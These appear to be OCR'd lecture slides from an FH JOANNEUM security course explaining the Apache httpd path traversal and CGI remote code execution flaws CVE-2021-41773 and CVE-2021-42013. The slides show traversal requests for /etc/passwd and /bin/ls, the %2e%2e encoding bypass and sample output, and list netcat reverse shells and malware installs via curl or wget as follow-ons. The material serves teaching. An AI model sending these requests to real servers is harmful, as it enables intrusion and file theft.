APACHE

httpd

Remote Code Execution

CVE-2021-41773

CVE-2021-42013

Rehberger Raffael

IT & Mobile Security

FH JOANNEUM

FH JOANNEUM

A flaw was found in a change made to **path normalization** in Apache HTTP Server 2.4.49. An attacker could use a path traversal attack to map URLs to files outside the directories configured by Alias-like directives. If files outside these directories **are not protected by default configuration** "require all denied", these requests can succeed. If CGI scripts are also enabled for these aliased paths, this could allow for remote code execution. This issue is known to be exploited in the wild. This issue only affects Apache 2.4.49 and not earlier versions. The fix in Apache HTTP Server 2.4.50 was incomplete, see **CVE-2021-42013.**

www.cvedetails.com/cve/CVE-2021-41773/

FH JOANNEUM

Path Traversal

FH JOANNEUM

1 **HTTP GET** /index.html

```
<!DOCTYPE html>
<html>
 <body>
   <h1>Index</h1>
   <p>This is a cool site</p>
 </body>
</html>
```

4

Firewall

Apache
httpd

2

3

/var/www/html
- » index.html
- » about.html
- » contact.html

FH JOANNEUM

1 **HTTP GET** ../../../etc/passwd

Apache
httpd

Firewall

2

3

4

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

/var/www/html/../../../etc/passwd


normalized => /etc/passwd

FH JOANNEUM

RCE with CGI

FH JOANNEUM

Common Gateway Interface



FH JOANNEUM

CGI

Common Gateway Interface

1 **HTTP GET** /cgi-bin/../../../../bin/ls

Apache
httpd

2 fork(); exec() ;

stdin ->

3 /usr/local/apache2/cgi-bin/../../../../bin

/bin/ls


<- stdout

4

5

```
drwxr-xr-x 2 root     root          120 Aug 16 19:35 ConsoleKit
-rw-r--r-- 1 root     root        33315 Nov 10 15:05 Xorg.0.log
-rw-r--r-- 1 root     root        18069 Oct 24 23:00 Xorg.0.log.old
drwxr-x--- 2 apache   apache        256 Oct 16 00:44 apache2
drwxr-xr-x 2 couchdb couchdb        48 Apr  4  2012 couchdb
drwxr-xr-x 2 root     root          176 Aug  4 10:12 cups
-rw-r----- 1 root     root       146132 Oct 24 23:01 dmesg
-rw-rw---- 1 portage  portage      1600 Oct 25 00:04 emerge-fetch.log
-rw-rw---- 1 portage  portage   1745844 Nov 17 04:16 emerge.log
drwxr-xr-x 2 root     root           88 Sep 29 04:11 gdm
-rw-r--r-- 1 root     root        71103 Oct 24 23:02 kdm.log
-rw-r--r-- 1 root     root       292876 Oct 24 23:02 lastlog
-rw------- 1 root     root     14226778 Nov 17 14:40 messages
drwxr-xr-x 2 mysql    mysql          80 Jul  6 00:25 mysql
-rw-r--r-- 1 root     root        58703 Oct 24 23:03 pm-powersave.log
```

FH JOANNEUM


%2e%2e/%2e%2e/
../..
Corporate needs you to find the differences between this picture and this picture.
Apache
They're the same picture.

1337 H4xX0r Full Pawn Options

FH JOANNEUM

Reverse Shell (simple netcat)

Install Malware (cURL, wget)

Extract Sources of CGI-Scripts

Here's my work

https://gitlab.com/vulnerability-writeup/cve-2021-41773